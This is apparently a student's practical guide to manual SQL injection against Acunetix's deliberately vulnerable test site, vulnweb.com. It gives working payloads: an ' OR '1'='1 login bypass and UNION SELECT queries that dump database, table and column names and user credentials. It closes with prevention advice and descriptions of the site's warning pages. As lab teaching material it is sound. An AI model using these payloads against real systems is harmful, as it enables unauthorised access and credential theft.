



CYBER SECURITY

PRACTICAL GUIDE

Name: Chandana Somanath Khatavakar

Sql injection attack without using tool

To perform an **SQL Injection attack without tools** and test it on a target like vulnweb.com (a practice environment provided by Acunetix), follow the steps below. This walkthrough assumes you are conducting this in a safe and ethical manner for learning purposes, as vulnweb.com is designed for such testing.

Preparation

1. Environment:

- Use a browser or tools like Burp Suite to monitor requests and responses.
- Ensure you're testing against vulnweb.com with explicit permission (it's a legal testing environment).

2. Target a Vulnerable URL:

- Visit <http://testphp.vulnweb.com>, which is the sample vulnerable website by Acunetix.
- Look for pages with query parameters, such as:

<http://testphp.vulnweb.com/artists.php?artist=1>

Steps to Perform Manual SQL Injection

1. Test for SQL Injection Vulnerability

- Modify the query parameter and observe the response.
- Input the following to check for errors:

<http://testphp.vulnweb.com/artists.php?artist=1'>

- Look for SQL errors in the response, such as:
You have an error in your SQL syntax...
This confirms the parameter artist is vulnerable.

2. Bypass Authentication

- If there is a login form, use classic payloads to bypass it.
- Example for login forms:
 - Username: admin
 - Password: ' OR '1'='1

4. Extract Data

- Once the number of columns is determined (e.g., 3 columns), inject queries to fetch data
[http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, database\(\), user\(\)](http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, database(), user())

This query retrieves:

- `database()`: Current database name.
- `user()`: Current user.

5. Dump Tables

- Extract table names

`http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, table_name, null FROM information_schema.tables`

- Extract columns from a table

`http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, column_name, null FROM information_schema.columns WHERE table_name='users'`

6. Dump Specific Data

- Retrieve user credentials

`http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT username, password, null FROM users`


Observations

- Look for extracted data such as usernames, passwords, emails, etc.
- Note that the passwords might be hashed (e.g., MD5, SHA-1), requiring further analysis or cracking.

Best Practices

- **Use Parameterized Queries:** Prevent SQL Injection by using prepared statements.
- **Validate Inputs:** Sanitize user inputs to ensure they do not contain harmful SQL code.
- **Use Least Privilege Principle:** Limit database user permissions.


PROCEDURES



The screenshot shows the Acunetix website with a table of vulnerable test websites. The table has four columns: Name, URL, Technologies, and Resources. Below the table is a warning box.

Name	URL	Technologies	Resources
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	Review Acunetix HTML5 scanner or learn more on the topic.
Acuert	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acunetix PHP scanner or learn more on the topic.
Acuforum	http://testasp.vulnweb.com	ISS, ASP, Microsoft SQL Server	Review Acunetix SQL scanner or learn more on the topic.
Acublog	http://testaspnet.vulnweb.com	ISS, ASP.NET, Microsoft SQL Server	Review Acunetix network scanner or learn more on the topic.
REST API	http://rest.vulnweb.com/	Apache, PHP, MySQL	Review Acunetix scanner or learn more on the topic.

Warning: This site hosts intentionally vulnerable web applications. You can use these applications to understand how programming and configuration errors lead to security breaches. We created the site to help you test Acunetix but you may also use it for manual penetration testing or for educational purposes. It will help you learn about vulnerabilities such as SQL Injection, Cross-site Scripting (XSS), Cross-site Request Forgery (CSRF), and many more.



The screenshot shows the Acunetix demo application. It features a search bar, a navigation menu, and a warning box at the bottom.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fracal Explorer

About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. To look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

